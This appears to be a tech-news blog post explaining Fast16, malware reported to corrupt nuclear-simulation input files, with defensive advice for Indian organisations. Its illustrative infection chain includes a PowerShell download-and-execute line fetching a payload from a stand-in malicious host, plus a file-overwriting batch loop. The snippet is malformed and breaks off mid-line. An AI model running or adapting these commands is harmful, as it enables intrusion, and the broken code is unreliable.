


What’s the buzz?

Last week security researchers uncovered a new piece of code named Fast16. It isn’t just another ransomware – it’s a direct descendant of the infamous Stuxnet worm that shredded Iran’s centrifuges back in 2010. Fast16’s job? To creep into the software that runs nuclear‑weapon‑design simulations and feed it false data, slowing down the whole weapons‑development pipeline.
Fast16 in a nutshell
Fast16 is a modular malware package, meaning it drops a tiny loader first, then pulls in extra components depending on the target. The loader is disguised as a legitimate Windows update, complete with a digital signature that tricks Windows Defender into standing down. Once inside, the real payload looks for a very specific set of simulation tools used by Iran’s nuclear research labs – mainly a suite called NUCLEAR‑SIM that runs on high‑performance clusters.
When it finds the software, Fast16 silently rewrites key input files. Instead of the correct neutron‑flux values, the malware injects slightly altered numbers. The effect is subtle – a 2‑3% error that doesn’t crash the simulation but skews the final results enough to force engineers to rerun the whole experiment. In a world where each test can cost millions of dollars and take weeks, that delay adds up fast.
Technical deep‑dive
Here’s how the infection chain works, step by step:
1. Initial drop – disguised as a signed Windows update
curl -O https://example.com/update.exe
start update.exe /quiet

# 2. Loader extracts the second stage payload
powershell -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://malicious.host/payload.bin')"

# 3. Payload scans for NUCLEAR‑SIM binaries
for /r C:\ "*.exe" do (
    findstr /i "nuclear_sim" %%f && copy payload.dll %%f
)

# 4. DLL hijack replaces simulation input files
python -
The code above is a simplified illustration, but it mirrors the real techniques observed in the wild: signed binaries, PowerShell “living‑off‑the‑land” commands, and DLL hijacking to stay under the radar.
Why it matters for India
India’s own nuclear programme is heavily guarded, but the lesson is universal. Any nation that relies on high‑end simulation software – from aerospace to defence – now faces a new attack vector. If a similar worm slipped into an Indian defence contractor’s server, the cost wouldn’t just be a delayed test; it could be a compromised design.
Moreover, the Fast16 sample was delivered through a supply‑chain compromise of a popular third‑party driver update. Indian IT teams often use the same drivers for legacy hardware in government labs. A single lapse in patch‑management could open the door.
What Indian users should do right now
- Audit all Windows Update policies. Disable automatic installation of unsigned drivers.
- Deploy a strict Application Whitelisting solution (e.g., Microsoft Defender Application Control) for any critical scientific software.
- Enable PowerShell logging and monitor for “DownloadString” patterns – they’re a red flag for living‑off‑the‑land attacks.
- Regularly verify the integrity of simulation input files using checksums. A sudden checksum change could indicate tampering.
- Update your endpoint protection to the latest signatures – most vendors have already added Fast16 indicators.
TamilTech’s take
Fast16 shows that cyber‑warfare has moved from “break‑into‑a‑plant” to “break‑into‑the‑brain of a weapon”. The subtlety of the attack is its strongest weapon – it doesn’t need to crash a system, just to make it think it’s working correctly while it’s actually delivering garbage.
For India, the takeaway is clear: the old playbook of firewalls and anti‑virus isn’t enough. We need behavioural analytics, supply‑chain security, and a cultural shift that treats every line of code in a defence‑related system as a potential attack surface.
What’s next?
Researchers say Fast16 is just the tip of the iceberg. They expect more variants targeting satellite‑control software, missile‑guidance simulations, and even the AI models used for predictive maintenance. The cat‑and‑mouse game is only getting more sophisticated, and the only way to stay ahead is to think like the attackers – anticipate the “small error” that can cause a big strategic shift.
Stay tuned, keep your systems patched, and remember: in cyber‑war, the most dangerous weapons are the ones you can’t see.




Comments (0)
Be the first to comment!